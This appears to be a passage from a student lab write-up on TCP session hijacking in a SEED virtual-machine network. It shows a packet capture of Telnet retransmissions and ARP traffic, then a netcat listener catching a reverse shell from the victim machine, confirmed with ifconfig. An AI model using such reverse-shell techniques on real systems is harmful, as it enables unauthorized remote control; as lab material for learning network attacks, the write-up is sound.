No.	Time	Source	Destination	Protocol	Length	Info
124	2020-02-21 02:48:04.7484654...	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
125	2020-02-21 02:48:04.7492928...	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#2] 23 → 47658 [ACK] Seq=210564...
126	2020-02-21 02:48:04.9581172...	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
127	2020-02-21 02:48:04.9601432...	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#3] 23 → 47658 [ACK] Seq=210564...
128	2020-02-21 02:48:05.3790067...	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
129	2020-02-21 02:48:05.3815142...	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#4] 23 → 47658 [ACK] Seq=210564...
130	2020-02-21 02:48:06.2422591...	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
131	2020-02-21 02:48:06.2453919...	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#5] 23 → 47658 [ACK] Seq=210564...
132	2020-02-21 02:48:07.9380293...	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
133	2020-02-21 02:48:07.9386150...	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#6] 23 → 47658 [ACK] Seq=210564...
134	2020-02-21 02:48:08.5750544...	PcsCompu_cb:0d:d0	PcsCompu_3b:2b:b3	ARP	42	Who has 10.0.2.10? Tell 10.0.2.15
135	2020-02-21 02:48:09.5757053...	PcsCompu_3b:2b:b3	PcsCompu_cb:0d:d0	ARP	60	10.0.2.10 is at 08:00:27:3b:2b:b3
136	2020-02-21 02:48:09.6758001...	PcsCompu_3b:2b:b3	PcsCompu_cb:0d:d0	ARP	60	Who has 10.0.2.15? Tell 10.0.2.10
137	2020-02-21 02:48:09.6758364...	PcsCompu_cb:0d:d0	PcsCompu_3b:2b:b3	ARP	42	10.0.2.15 is at 08:00:27:cb:0d:d0
138	2020-02-21 02:48:11.3658623...	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
139	2020-02-21 02:48:11.3665672...	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#7] 23 → 47658 [ACK] Seq=210564...
140	2020-02-21 02:48:18.2748068...	10.0.2.15	10.0.2.10	TELNET	67	[TCP Spurious Retransmission] Telnet Data ...
141	2020-02-21 02:48:18.2791845...	10.0.2.10	10.0.2.15	TCP	78	[TCP Dup ACK 73#8] 23 → 47658 [ACK] Seq=210564...

Source Port:	47658
Destination Port:	23
[Stream index:	1]
[TCP Segment Len:	0]
Sequence number:	348407740
Acknowledgment number:	210564557
Header Length:	32 bytes

Once we create reverse shell, I have tried to verify the IP address of the bash and I can see that the IP address is that of my server, this proves that my reverse shell is actually working.

```
[02/21/20]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)

Connection from [10.0.2.10] port 9090 [tcp/*] accepted (family 2, sport 53138)
[02/21/20]seed@VM:~$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:3b:2b:b3
            inet addr:10.0.2.10  Bcast:10.0.2.255  Mask:255
            .255.255.0
            inet6 addr: fe80::f90c:59a8:65c4:6084/64  Scope:
Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metri
c:1
            RX packets:1384 errors:0 dropped:0 overruns:0 f
rame:0
            TX packets:1000 errors:0 dropped:0 overruns:0 c
arrier:0
            collisions:0 txqueuelen:1000
            RX bytes:139489 (139.4 KB)  TX bytes:89718 (89.
7 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128  Scope:Host
```

